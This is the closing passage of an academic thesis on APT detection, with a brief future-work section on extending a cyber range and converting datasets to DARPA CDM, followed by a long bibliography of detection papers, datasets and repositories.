How recent detection methods detect APT attacks was investigated with RQ4. A variety of tools from literature were explained in Section 4.3, while an overview was given in Subsection 4.4.2. Recent detection methods often use a combination of different techniques with, scoring, detection rules, graph search and classification being the most popular. Most detection tools construct a graph to model and investigate the lineage of events.

Future Work

Future work towards the cyber range project includes development efforts to enhance the automation capabilities and the capability to model realistic enterprise and ICS networks like implementing more OS images like Windows Desktop, MacOS, FreeBSD and mobile platforms like Android as well as industrial communication protocols, architectures and applications. Also, realistic benign behaviour to model users using the infrastructure needs to be implemented to be present singularly and while attacks are performed and to be realistic and diverse. A possible application to generate a hybrid IT and ICS dataset would be to establish a network connection from the OT network to a PLC rack in the KIT Energy Lab or the KASTEL Security Lab Energy to model physical effects of cyber attacks on real hardware. In regard to real-world APT attacks, known APT attacks like the BlackEnergy/Industroyer attack on the Ukrainian energy grid or campaigns performed by APT28, APT29 or Cyber Av3nger need to be implemented and recorded using the cyber range using CTI reports and emulation plans.

To raise the compatibility of the proposed dataset, a conversion toolkit to convert the recorded raw audit and network data into DARPA CDM, the format used with the Transparent Computing Engagement datasets needs to be developed. An addition, conversion of data from ElasticSearch, Splunk and other centralised monitoring solutions to DARPA CDM would be desirable. This would enable the use of the proposed dataset with APT detection solutions that already implemented a parser for DARPA CDM to evaluate themselves on the TC datasets.

The difficulties with APTHunter and Atlas in regards to their parsers and implementations, as well as the divergence of evaluation results between the publications and the experiments of this thesis indicate the need of independent evaluation of APT detection tools presented in literature. This requires development efforts to implement and debug parsers for raw audit data as well as the detection algorithms themselves since many implementations are not released as open source. The implementation of various detection tools and real-world APT campaigns would enable a comparative study towards detection results and performance metrics across different approaches towards APT detection.

Another possible research direction is to develop a solution to build custom datasets from sequences of already performed attacks by modifying timestamps, addresses, etcetera. This would enable the construction of datasets with controlled distributions of different techniques which could be utilised to evaluate detection tools towards their detection performance regarding specific classes of techniques.

Future work regarding the investigation into existing datasets would include datasets that were not covered by this thesis as well as further research into ICS datasets including their contents, testbeds, architectures, attacks and categories. Another valuable contribution would be to investigate datasets regarding their suitability regarding machine learning approaches, possible biases and problems in their test-train split and label quality.

11. Bibliography

[1] D. McWhorter, "Mandiat - APT1: Exposing One of China's Cyber Espionage Units," Tech. Rep., Feb. 2013, (Accessed 2025-08-01).

[2] "Matrix - ICS | MITRE ATT&CK®," https://attack.mitre.org/matrices/ics/, (Accessed 2025-01-08).

[3] H. Irshad, G. Ciocarlie, A. Gehani, V. Yegneswaran, K. H. Lee, J. Patel, S. Jha, Y. Kwon, D. Xu, and X. Zhang, "TRACE: Enterprise-Wide Provenance Tracking for Real-Time APT Detection," *IEEE Transactions on Information Forensics and Security*, vol. 16, pp. 4363–4376, 2021, (Accessed 2024-05-07).

[4] E-ISAC, "Analysis of the Cyber Attack on the Ukrainian Power Grid," Tech. Rep., Mar. 2016, (Accessed 2025-01-12).

[5] R. Khan, P. Maynard, K. McLaughlin, D. Laverty, and S. Sezer, "Threat analysis of BlackEnergy malware for synchrophasor based real-time control and monitoring in smart grid," in *Proceedings of the 4th International Symposium for ICS & SCADA Cyber Security Research 2016*, ser. ICS-CSR '16. Swindon, GBR: BCS Learning & Development Ltd., Aug. 2016, pp. 1–11, (Accessed 2025-01-12).

[6] A. Di Pinto, Y. Dragoni, and A. Carcano, "TRITON: The First ICS Cyberattack on Safety Instrument Systems," in *Black Hat USA 2018*, 2018, p. 28.

[7] T. A. G. (TAG), Mandiant, and G. T. . Safety, "Fog of war: How the Ukraine conflict transformed the cyber threat landscape," Feb. 2023, (Accessed 2025-01-12).

[8] K. Proska and J. Wolfram, "Sandworm Disrupts Power in Ukraine Using a Novel Attack Against Operational Technology," Nov. 2023, (Accessed 2025-01-12).

[9] W. Haider, "Developing reliable anomaly detection system for critical hosts: A proactive defense paradigm," Thesis, UNSW Sydney, 2018, (Accessed 2024-07-18).

[10] F. Wilkens, "Methods for Enhanced Security Monitoring and APT Detection in Enterprise Networks," doctoralThesis, Staats- und Universitätsbibliothek Hamburg Carl von Ossietzky, Nov. 2022, (Accessed 2024-05-03).

[11] M. M. Anjum, S. Iqbal, and B. Hamelin, "Analyzing the Usefulness of the DARPA OpTC Dataset in Cyber Threat Detection Research," in *Proceedings of the 26th ACM Symposium on Access Control Models and Technologies*, Jun. 2021, pp. 27–32, (Accessed 2024-07-19).

[12] G. Ouyang, Y. Huang, and C. Zhang, "Analyzing the usefulness of the DARPA transparent computing E5 dataset in APT detection research," in *International Conference on Computer, Artificial Intelligence, and Control Engineering (CAICE 2022)*, vol. 12288. SPIE, Dec. 2022, pp. 400–409, (Accessed 2024-07-15).

[13] A. Kumar and B. J. Choi, "Benchmarking Machine Learning based Detection of Cyber Attacks for Critical Infrastructure," in *2022 International Conference on Information Networking (ICOIN)*, Jan. 2022, pp. 24–29, (Accessed 2024-04-19).

[14] Á. L. Perales Gómez, L. Fernández Maimó, A. Huertas Celdrán, F. J. García Clemente, C. Cadenas Sarmiento, C. J. Del Canto Masa, and R. Méndez Nistal, "On the Generation of Anomaly Detection Datasets in Industrial Control Systems," *IEEE Access*, vol. 7, pp. 177 460–177 473, 2019, (Accessed 2024-07-15).

[15] A. Dehlaghi-Ghadim, M. Helali Moghadam, A. Balador, and H. Hansson, "Anomaly Detection Dataset for Industrial Control Systems," *IEEE Access*, vol. PP, pp. 1–1, Jan. 2023.

[16] Q. Liu, V. Hagenmeyer, and K. Bao, "AVIATOR: A MITRE Emulation Plan-Derived Living Dataset for Advanced Persistent Threat Detection and Investigation," *IEEE BigData*, Dec. 2024.

[17] B. Stojanović, K. Hofer-Schmitz, and U. Kleb, "APT datasets and attack modeling for automated detection methods: A review," *Computers & Security*, vol. 92, p. 101734, May 2020, (Accessed 2024-07-16).

[18] A. Mumrez, M. M. Roomi, H. C. Tan, D. Mashima, G. Elbez, and V. Hagenmeyer, "Comparative Study on Smart Grid Security Testbeds Using MITRE ATT&CK Matrix," in *2023 IEEE International Conference on Communications, Control, and Computing Technologies for Smart Grids (SmartGridComm)*, Oct. 2023, pp. 1–7, (Accessed 2024-12-21).

[19] B. Pan, N. Stakhanova, and S. Ray, "Data Provenance in Security and Privacy," *ACM Computing Surveys*, vol. 55, no. 14s, pp. 1–35, Dec. 2023, (Accessed 2024-12-18).

[20] L. Huck, "Self-Hosted Cyber Range for Attack Emulation and Detection," Master of Computer Science, Karlsruher Institut für Technologie, Jun. 2024.

[21] C. Eckert, *IT-Sicherheit*, 2018.

[22] P. Korbes, *Guideline Industrial Security IEC 62443 Is Easy*, 3rd ed. VDE Verlag, 2023.

[23] "IEC/TS 62443-1-1: Industrial communication networks, Network and system security Part 1-1: Terminology, concepts and models," Aug. 2023.

[24] "APT - Glossary | CSRC," https://csrc.nist.gov/glossary/term/apt, (Accessed 2024-12-18).

[25] "BSI - Advanced Persistent Threat," https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Informationen-und-Empfehlungen/Empfehlungen-nach-Gefaehrdungen/APT/apt.html?nn=522758, (Accessed 2024-12-18).

[26] J. Muniz, G. McIntyre, and N. AlFardan, *Security Operations Center: Building, Operating, and Maintaining Your SOC*. Indianapolis, Indiana: Cisco Press, 2016.

[27] K. Knerler, "11 Strategies of a World-Class Cybersecurity Operations Center," p. 452, Mar. 2022.

[28] G. González-Granadillo, S. González-Zarzosa, and R. Diaz, "Security Information and Event Management (SIEM): Analysis, Trends, and Usage in Critical Infrastructures," *Sensors*, vol. 21, no. 14, p. 4759, Jul. 2021, (Accessed 2022-10-25).

[29] "Cyber Kill Chain®," https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html, (Accessed 2025-01-08).

[30] N. C. R. P. Team, "The Cyber Range: A Guide," Sep. 2023.

[31] M. M. Yamin, B. Katt, and V. Gkioulos, "Cyber ranges and security testbeds: Scenarios, functions, tools and architecture," *Computers & Security*, vol. 88, p. 101636, Jan. 2020, (Accessed 2024-12-22).

[32] C. Baun, *Operating Systems / Betriebssysteme: Bilingual Edition: English – German / Zweisprachige Ausgabe: Englisch – Deutsch*. Wiesbaden: Springer Fachmedien Wiesbaden, 2020, (Accessed 2021-07-28).

[33] R. Lippmann, D. Fried, I. Graf, J. Haines, K. Kendall, D. McClung, D. Weber, S. Webster, D. Wyschogrod, R. Cunningham, and M. Zissman, "Evaluating intrusion detection systems: The 1998 DARPA off-line intrusion detection evaluation," in *Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00*, vol. 2, Jan. 2000, pp. 12–26 vol.2, (Accessed 2024-09-26).

[34] "1998 DARPA Intrusion Detection Evaluation Dataset | MIT Lincoln Laboratory," https://www.ll.mit.edu/r-d/datasets/1998-darpa-intrusion-detection-evaluation-dataset, (Accessed 2024-09-26).

[35] "KDD Cup 1999 Data," http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html, (Accessed 2024-09-26).

[36] D. Protic, "Review of KDD Cup '99, NSL-KDD and Kyoto 2006+ datasets," *Vojnotehnicki glasnik*, vol. 66, pp. 580–596, Jul. 2018.

[37] M. Tavallaee, E. Bagheri, W. Lu, and A. A. Ghorbani, "A detailed analysis of the KDD CUP 99 data set," in *2009 IEEE Symposium on Computational Intelligence for Security and Defense Applications*, Jul. 2009, pp. 1–6, (Accessed 2024-09-26).

[38] "Transparent Computing," https://www.darpa.mil/program/transparent-computing, (Accessed 2024-07-24).

[39] "Engagement3 – Google Drive," https://drive.google.com/drive/folders/1QlbUFWAGq3Hpl8wVdzOdIoZLFxkIl4EK, (Accessed 2024-07-15).

[40] "Darpa-i2o/Transparent-Computing," https://github.com/darpa-i2o/Transparent-Computing, Apr. 2024, (Accessed 2024-04-16).

[41] "TC_Ground_Truth_Report_E3_Update.pdf," https://drive.google.com/file/d/1mrs4LWkGk-3zA7t7v8zrhm0yEDHe57QU, (Accessed 2024-07-15).

[42] J. Khoury, "An Event-based Data Model for Granular Information Flow Tracking," Jun. 2020.

[43] "Raytheonbbn/tc-ta3-api-bindings-python," https://github.com/raytheonbbn/tc-ta3-api-bindings-python, Jun. 2023, (Accessed 2024-07-24).

[44] “Raytheonbbn/tc-ta3-serialization-schema,” https://github.com/raytheonbbn/tc-ta3-serialization-schema, Jun. 2024, (Accessed 2024-07-24).

[45] J. Griffith, D. Kong, A. Caro, B. Benyo, J. Khoury, T. Upthegrove, T. Christovich, S. Ponomorov, A. Sydney, A. Saini, V. Shurbanov, C. Willig, D. Levin, and J. Dietz, “Scalable Transparency Architecture for Research Collaboration (STARC)-DARPA Transparent Computing (TC) Program,” Raytheon BBN Technologies Corp. Cambridge United States, Tech. Rep. AFRL-RY-WP-TR-2020-0002, MARCH 2020 12, (Accessed 2024-09-26).

[46] “Engagement5 – Google Drive,” https://drive.google.com/drive/folders/1okt4AYElyBohW4XiOBqmsvjwXsnUjLVf, (Accessed 2024-04-16).

[47] “TA51_Final_report_E5.pdf,” https://drive.google.com/file/d/1cc3C5JW-Kn-VdXqeBGwvHBKSdR_YmSGj, (Accessed 2024-07-15).

[48] “FiveDirections/OpTC-data,” https://github.com/FiveDirections/OpTC-data, Jul. 2024, (Accessed 2024-07-24).

[49] “OpTCNCR – Google Drive,” https://drive.google.com/drive/u/0/folders/1n3kkS3KR31KUegn42yk3-e6JkZvf0Caa, (Accessed 2024-07-24).

[50] M. van Opstal, “Verdann/eCAR-submit,” https://github.com/verdann/eCAR-submit, Jun. 2022, (Accessed 2024-12-23).

[51] “IDS 2017 | Datasets | Research | Canadian Institute for Cybersecurity | UNB,” https://www.unb.ca/cic/datasets/ids-2017.html, (Accessed 2024-12-23).

[52] I. Sharafaldin, A. Habibi Lashkari, and A. A. Ghorbani, “Toward Generating a New Intrusion Detection Dataset and Intrusion Traffic Characterization:,” in *Proceedings of the 4th International Conference on Information Systems Security and Privacy*. Funchal, Madeira, Portugal: SCITEPRESS - Science and Technology Publications, 2018, pp. 108–116, (Accessed 2024-07-29).

[53] “IDS 2018 | Datasets | Research | Canadian Institute for Cybersecurity | UNB,” https://www.unb.ca/cic/datasets/ids-2018.html, (Accessed 2024-07-16).

[54] “Unified Host and Network Data Set - Cyber Security Research,” https://csr.lanl.gov/data/2017/, (Accessed 2024-12-23).

[55] M. J. M. Turcotte, A. D. Kent, and C. Hash, “Unified Host and Network Data Set,” in *Data Science for Cyber-Security*. World Scientific, Nov. 2018, pp. 1–22.

[56] “Comprehensive, Multi-Source Cyber-Security Events Data Set,” https://csr.lanl.gov/data/cyber1/, (Accessed 2024-12-23).

[57] A. D. Kent, “Cybersecurity Data Sources for Dynamic Network Research,” in *Dynamic Networks in Cybersecurity*. Imperial College Press, Jun. 2015.

[58] A. D. Kent, “Comprehensive, Multi-Source Cyber-Security Events,” 2015, (Accessed 2024-12-08).

[59] “Next-Generation Intrusion Detection System-Dataset (NGIDS-DS),” 2023, (Accessed 2024-07-18).

[60] A. Alsaedi, N. Moustafa, Z. Tari, A. Mahmood, and A. Anwar, "TON_IoT Telemetry Dataset: A New Generation Dataset of IoT and IIoT for Data-Driven Intrusion Detection Systems," *IEEE Access*, vol. 8, pp. 165 130–165 150, 2020, (Accessed 2024-09-26).

[61] "The TON_IoT Datasets," https://research.unsw.edu.au/projects/toniot-datasets, (Accessed 2024-12-23).

[62] N. Moustafa and J. Slay, "UNSW-NB15: A comprehensive data set for network intrusion detection systems (UNSW-NB15 network data set)," in *2015 Military Communications and Information Systems Conference (MilCIS)*, Nov. 2015, pp. 1–6, (Accessed 2024-09-26).

[63] "The UNSW-NB15 Dataset," https://research.unsw.edu.au/projects/unsw-nb15-dataset, (Accessed 2024-12-23).

[64] E. Manzoor, S. M. Milajerdi, and L. Akoglu, "Fast Memory-efficient Anomaly Detection in Streaming Heterogeneous Graphs," in *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*. San Francisco California USA: ACM, Aug. 2016, pp. 1035–1044, (Accessed 2024-07-15).

[65] "Sbustreamspot/sbustreamspot-data," https://github.com/sbustreamspot/sbustreamspot-data, Jul. 2024, (Accessed 2024-07-16).

[66] "UNICORN," https://github.com/crimson-unicorn, (Accessed 2024-12-23).

[67] A. Alsaheel, Y. Nan, S. Ma, L. Yu, G. Walkup, Z. B. Celik, X. Zhang, and D. Xu, "{ATLAS}: A Sequence-based Learning Approach for Attack Investigation," in *30th USENIX Security Symposium (USENIX Security 21)*, 2021, pp. 3005–3022, (Accessed 2024-04-22).

[68] "Purseclab/ATLAS," https://github.com/purseclab/ATLAS, Apr. 2024, (Accessed 2024-04-22).

[69] A. Riddle, K. Westfall, and A. Bates, "ATLASv2: ATLAS Attack Engagements, Version 2," Oct. 2023, (Accessed 2024-11-05).

[70] "Sts-lab / reapr-ground-truth — Bitbucket," https://bitbucket.org/sts-lab/reapr-ground-truth/src/master/, (Accessed 2024-12-23).

[71] "Sts-lab / atlasv2 — Bitbucket," https://bitbucket.org/sts-lab/atlasv2/src/master/, (Accessed 2024-12-23).

[72] M. A. Ferrag, O. Friha, D. Hamouda, L. Maglaras, and H. Janicke, "Edge-IIoTset: A New Comprehensive Realistic Cyber Security Dataset of IoT and IIoT Applications for Centralized and Federated Learning," Jan. 2022.

[73] "Edge-IIoTset Cyber Security Dataset of IoT & IIoT," https://www.kaggle.com/datasets/mohamedamineferrag/edgeiiotset-cyber-security-dataset-of-iot-iiot, (Accessed 2024-07-15).

[74] A. P. Mathur and N. O. Tippenhauer, "SWaT: A water treatment testbed for research and training on ICS security," in *2016 International Workshop on Cyber-physical Systems for Smart Water Networks (CySWater)*. Vienna, Austria: IEEE, Apr. 2016, pp. 31–36, (Accessed 2024-09-26).

[75] "iTrust Labs_Dataset Info," https://itrust.sutd.edu.sg/itrust-labs_datasets/dataset_info/, (Accessed 2024-07-15).

[76] C. M. Ahmed, V. R. Palleti, and A. P. Mathur, "WADI: A water distribution testbed for research in the design of secure cyber physical systems," in *Proceedings of the 3rd International Workshop on Cyber-Physical Systems for Smart Water Networks*, ser. CySWATER '17. New York, NY, USA: Association for Computing Machinery, Apr. 2017, pp. 25–28, (Accessed 2024-12-27).

[77] S. Adepu, N. K. Kandasamy, and A. Mathur, "EPIC: An Electric Power Testbed for Research and Training in Cyber Physical Systems Security," Nov. 2018.

[78] R. Taormina, S. Galelli, N. O. Tippenhauer, E. Salomons, A. Ostfeld, D. G. Eliades, M. Aghashahi, R. Sundararajan, M. Pourahmadi, M. K. Banks, B. M. Brentan, E. Campbell, G. Lima, D. Manzi, D. Ayala-Cabrera, M. Herrera, I. Montalvo, J. Izquierdo, E. Luvizotto, S. E. Chandy, A. Rasekh, Z. A. Barker, B. Campbell, M. E. Shafiee, M. Giacomoni, N. Gatsis, A. Taha, A. A. Abokifa, K. Haddad, C. S. Lo, P. Biswas, M. F. K. Pasha, B. Kc, S. L. Somasundaram, M. Housh, and Z. Ohar, "Battle of the Attack Detection Algorithms: Disclosing Cyber Attacks on Water Distribution Networks," *Journal of Water Resources Planning and Management*, vol. 144, no. 8, p. 04018048, Aug. 2018, (Accessed 2024-09-26).

[79] AlirezaDehlaghi, "AlirezaDehlaghi/ICSFlow," https://github.com/AlirezaDehlaghi/ICSFlow, Mar. 2024, (Accessed 2024-07-15).

[80] H.-K. Shin, W. Lee, J.-H. Yun, and B.-G. Min, "Two ICS Security Datasets and Anomaly Detection Contest on the HIL-based Augmented ICS Testbed," in *Proceedings of the 14th Cyber Security Experimentation and Test Workshop*, ser. CSET '21. New York, NY, USA: Association for Computing Machinery, Sep. 2021, pp. 36–40, (Accessed 2024-04-19).

[81] "Icsdataset/hai," https://github.com/icsdataset/hai, Apr. 2024, (Accessed 2024-04-19).

[82] T. H. Morris, Z. Thornton, and I. P. Turnipseed, "Industrial Control System Simulation and Data Logging for Intrusion Detection System Research," 2015, (Accessed 2024-09-26).

[83] "Tommy Morris - Industrial Control System (ICS) Cyber Attack Datasets," https://sites.google.com/a/uah.edu/tommy-morris-uah/ics-data-sets, (Accessed 2024-04-19).

[84] S. Pan, T. Morris, and U. Adhikari, "Developing a Hybrid Intrusion Detection System Using Data Mining for Power Systems," *IEEE Transactions on Smart Grid*, vol. 6, Mar. 2015.

[85] L. Faramondi, F. Flammini, S. Guarino, and R. Setola, "A Hardware-in-the-Loop Water Distribution Testbed Dataset for Cyber-Physical Security Testing," *IEEE Access*, vol. 9, pp. 122 385–122 396, 2021, (Accessed 2024-09-26).

[86] SIMONE. GUARINO, "A hardware-in-the-loop water distribution testbed (WDT) dataset for cyber-physical security testing," May 2021, (Accessed 2024-12-28).

[87] M. Zolanvari, M. A. Teixeira, L. Gupta, K. M. Khan, and R. Jain, “Machine Learning-Based Network Vulnerability Analysis of Industrial Internet of Things,” *IEEE Internet of Things Journal*, vol. 6, no. 4, pp. 6822–6834, Aug. 2019, (Accessed 2024-09-26).

[88] M. Zolanvari, M. A. Teixeira, L. Gupta, K. M. Kahn, and R. Jain, “WUSTL-IIOT-2021 Dataset for IIoT Cybersecurity Research,” (Accessed 2024-12-28).

[89] ahmedkhlief, “Ahmedkhlief/APT-Hunter,” https://github.com/ahmedkhlief/APT-Hunter, Jul. 2024, (Accessed 2024-07-24).

[90] M. Mahmoud, M. Mannan, and A. Youssef, “APTHunter: Detecting Advanced Persistent Threats in Early Stages,” *Digital Threats: Research and Practice*, vol. 4, no. 1, pp. 1–31, Mar. 2023, (Accessed 2024-05-07).

[91] APT-Hunter, “APT-Hunter/APTHunter,” https://github.com/APT-Hunter/APTHunter, Oct. 2024, (Accessed 2025-01-09).

[92] F. Wilkens, F. Ortmann, S. Haas, M. Vallentin, and M. Fischer, “Multi-Stage Attack Detection via Kill Chain State Machines,” in *Proceedings of the 3rd Workshop on Cyber-Security Arms Race*, ser. CYSARM ’21. New York, NY, USA: Association for Computing Machinery, Nov. 2021, pp. 13–24, (Accessed 2024-04-25).

[93] “UHH-ISS/rt-kcsm: Alert Correlation using Real-Time Kill Chain State Machines,” https://github.com/UHH-ISS/rt-kcsm, (Accessed 2025-01-09).

[94] G. Ho, M. Dhiman, D. Akhawe, V. Paxson, S. Savage, G. M. Voelker, and D. Wagner, “Hopper: Modeling and Detecting Lateral Movement,” Aug. 2021.

[95] S. M. Milajerdi, R. Gjomemo, B. Eshete, R. Sekar, and V. Venkatakrishnan, “HOLMES: Real-Time APT Detection through Correlation of Suspicious Information Flows,” in *2019 IEEE Symposium on Security and Privacy (SP)*, May 2019, pp. 1137–1152, (Accessed 2024-05-07).

[96] X. Han, T. Pasquier, A. Bates, J. Mickens, and M. Seltzer, “Unicorn: Runtime Provenance-Based Detector for Advanced Persistent Threats,” in *Proceedings 2020 Network and Distributed System Security Symposium*. San Diego, CA: Internet Society, 2020, (Accessed 2024-05-07).

[97] “Sbustreamspot/sbustreamspot-core,” https://github.com/sbustreamspot/sbustreamspot-core, Jan. 2024, (Accessed 2024-09-24).

[98] A. Kumar and V. L. L. Thing, “RAPTOR: Advanced Persistent Threat Detection in Industrial IoT via Attack Stage Correlation,” in *2023 20th Annual International Conference on Privacy, Security and Trust (PST)*, Aug. 2023, pp. 1–12, (Accessed 2024-05-03).

[99] Y. Xie, D. Feng, Y. Hu, Y. Li, S. Sample, and D. Long, “Pagoda: A Hybrid Approach to Enable Efficient Real-Time Provenance Based Intrusion Detection in Big Data Environments,” *IEEE Transactions on Dependable and Secure Computing*, vol. 17, no. 6, pp. 1283–1296, Nov. 2020, (Accessed 2024-05-07).

[100] T. Zhu, J. Yu, C. Xiong, W. Cheng, Q. Yuan, J. Ying, T. Chen, J. Zhang, M. Lv, Y. Chen, T. Wang, and Y. Fan, "APTSHIELD: A Stable, Efficient and Real-Time APT Detection System for Linux Hosts," *IEEE Transactions on Dependable and Secure Computing*, vol. 20, no. 6, pp. 5247–5264, Nov. 2023, (Accessed 2024-07-16).

[101] T. Chen, C. Dong, M. Lv, Q. Song, H. Liu, T. Zhu, K. Xu, L. Chen, S. Ji, and Y. Fan, "APT-KGL: An Intelligent APT Detection System Based on Threat Knowledge and Heterogeneous Provenance Graph Learning," *IEEE Transactions on Dependable and Secure Computing*, pp. 1–15, 2022, (Accessed 2024-07-16).

[102] h. Liu, "Hwwzrzr/APT-KGL," https://github.com/hwwzrzr/APT-KGL, Dec. 2024, (Accessed 2025-01-11).

[103] F. Welter, F. Wilkens, and M. Fischer, "Tell Me More: Black Box Explainability for APT Detection on System Provenance Graphs," in *ICC 2023 - IEEE International Conference on Communications*, May 2023, pp. 3817–3823, (Accessed 2024-05-03).

[104] C. Xiong, T. Zhu, W. Dong, L. Ruan, R. Yang, Y. Cheng, Y. Chen, S. Cheng, and X. Chen, "Conan: A Practical Real-Time APT Detection System With High Accuracy and Efficiency," *IEEE Transactions on Dependable and Secure Computing*, vol. 19, no. 1, pp. 551–565, Jan. 2022, (Accessed 2024-05-07).

[105] Q. Liu, M. Shoaib, M. Rehman, K. Bao, V. Hagenmeyer, and W. Hassan, "Accurate and Scalable Detection and Investigation of Cyber Persistence Threats," Jul. 2024.

[106] Q. Liu, K. Bao, W. U. Hassan, and V. Hagenmeyer, "HADES: Detecting Active Directory Attacks via Whole Network Provenance Analytics," Jul. 2024, (Accessed 2024-09-18).

[107] M. Ur Rehman, H. Ahmadi, and W. Ul Hassan, "Flash: A Comprehensive Approach to Intrusion Detection via Provenance Graph Representation Learning," in *2024 IEEE Symposium on Security and Privacy (SP)*. San Francisco, CA, USA: IEEE, May 2024, pp. 3552–3570, (Accessed 2024-09-18).

[108] "DART-Laboratory/Flash-IDS," https://github.com/DART-Laboratory/Flash-IDS, Jan. 2025, (Accessed 2025-01-11).

[109] Z. Cheng, Q. Lv, J. Liang, Y. Wang, D. Sun, T. Pasquier, and X. Han, "Kairos: Practical Intrusion Detection and Investigation using Whole-system Provenance," Sep. 2023, (Accessed 2024-09-18).

[110] "Ubc-provenance/kairos," https://github.com/ubc-provenance/kairos, Dec. 2024, (Accessed 2025-01-11).

[111] F. Yang, J. Xu, C. Xiong, Z. Li, and K. Zhang, "{PROGRAPHER}: An Anomaly Detection System based on Provenance Graph Embedding," in *32nd USENIX Security Symposium (USENIX Security 23)*, 2023, pp. 4355–4372, (Accessed 2024-09-18).

[112] J. Zeng, X. Wang, J. Liu, Y. Chen, Z. Liang, T.-S. Chua, and Z. L. Chua, "SHADEWATCHER: Recommendation-guided Cyber Threat Analysis using System Audit Records," in *2022 IEEE Symposium on Security and Privacy (SP)*, May 2022, pp. 489–506, (Accessed 2024-09-18).

[113] J. ZENG, "Jun-zeng/ShadeWatcher," https://github.com/jun-zeng/ShadeWatcher, Dec. 2024, (Accessed 2025-01-11).

[114] N. Hossain, S. M. Milajerdi, J. Wang, B. Eshete, R. Gjomemo, R. Sekar, S. D. Stoller, and V. N. Venkatakrishnan, “SLEUTH: Real-time Attack Scenario Reconstruction from COTS Audit Data,” Aug. 2017.

[115] Y. Wang, Y. Guo, and C. Fang, “An end-to-end method for advanced persistent threats reconstruction in large-scale networks based on alert and log correlation,” *Journal of Information Security and Applications*, vol. 71, p. 103373, Dec. 2022, (Accessed 2024-05-03).

[116] F. Wilkens, S. Haas, D. Kaaser, P. Kling, and M. Fischer, “Towards Efficient Reconstruction of Attacker Lateral Movement,” in *Proceedings of the 14th International Conference on Availability, Reliability and Security*, ser. ARES ’19. New York, NY, USA: Association for Computing Machinery, Aug. 2019, pp. 1–9, (Accessed 2024-05-05).

[117] W. U. Hassan, S. Guo, D. Li, Z. Chen, K. Jee, Z. Li, and A. Bates, “NoDoze: Combatting Threat Alert Fatigue with Automated Provenance Triage,” in *Proceedings 2019 Network and Distributed System Security Symposium*. San Diego, CA: Internet Society, 2019, (Accessed 2024-08-12).

[118] S. Salah, G. Maciá-Fernández, and J. E. Díaz-Verdejo, “A model-based survey of alert correlation techniques,” *Computer Networks*, vol. 57, no. 5, pp. 1289–1317, Apr. 2013, (Accessed 2025-01-07).

[119] J. Bundt, A. Fasano, B. Dolan-Gavitt, W. Robertson, and T. Leek, “Evaluating Synthetic Bugs,” in *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security*. New York, NY, USA: Association for Computing Machinery, May 2021, pp. 716–730, (Accessed 2022-04-19).

[120] “Campaigns | MITRE ATT&CK®,” https://attack.mitre.org/campaigns/, (Accessed 2024-08-05).

[121] “APT28, IRON TWILIGHT, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127, Forest Blizzard, FROZENLAKE, Group G0007 | MITRE ATT&CK®,” https://attack.mitre.org/groups/G0007/, (Accessed 2024-08-05).

[122] “APT29, IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle, NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, CozyDuke, SolarStorm, Blue Kitsune, UNC3524, Midnight Blizzard, Group G0016 | MITRE ATT&CK®,” https://attack.mitre.org/groups/G0016/, (Accessed 2024-08-05).

[123] “APT41, Wicked Panda, Brass Typhoon, BARIUM, Group G0096 | MITRE ATT&CK®,” https://attack.mitre.org/groups/G0096/, (Accessed 2024-08-05).

[124] “CyberAv3ngers, Soldiers of Soloman, Group G1027 | MITRE ATT&CK®,” https://attack.mitre.org/groups/G1027/, (Accessed 2024-08-05).

[125] “Center-for-threat-informed-defense/adversary_emulation_library: An open library of adversary emulation plans designed to empower organizations to test their defenses based on real-world TTPs.” https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master, (Accessed 2024-06-06).

[126] “Jorge Lajara Website,” https://jlajara.gitlab.io, (Accessed 2025-01-01).

[127] "A Practical Guide to PrintNightmare in 2024," https://itm4n.github.io/printnightmare-exploitation/, Jan. 2024, (Accessed 2025-01-01).

[128] "PrintSpoofer - Abusing Impersonation Privileges on Windows 10 and Server 2019," https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/, May 2020, (Accessed 2025-01-01).

[129] "The PrintNightmare is not Over Yet," https://itm4n.github.io/printnightmare-not-over/, Oct. 2024, (Accessed 2025-01-01).

[130] "Zerologon (CVE-2020-1472): Overview, Exploit Steps and Prevention," https://www.crowdstrike.com/en-us/blog/cve-2020-1472-zerologon-security-advisory/, (Accessed 2025-01-01).

[131] G. Born, "HiveNightmare: Nutzer können die Windows-Passwort-Datenbank auslesen," https://www.heise.de/news/HiveNightmare-Nutzer-koennen-die-Windows-Passwort-Datenbank-auslesen-6143746.html, Jul. 2021, (Accessed 2025-01-01).

[132] "Ahmedkhlief/APT-Hunter: APT-Hunter is Threat Hunting tool for windows event logs which made by purple team mindset to provide detect APT movements hidden in the sea of windows event logs to decrease the time to uncover suspicious activity," https://github.com/ahmedkhlief/APT-Hunter, (Accessed 2025-01-02).

[133] S. Haas and M. Fischer, "GAC: Graph-based alert correlation for the detection of distributed multi-step attacks," in *Proceedings of the 33rd Annual ACM Symposium on Applied Computing*, ser. SAC '18. New York, NY, USA: Association for Computing Machinery, Apr. 2018, pp. 979–988, (Accessed 2025-01-02).

[134] "ATT&CK® Evaluations," https://attackevals.mitre-engenuity.org/, (Accessed 2025-01-03).

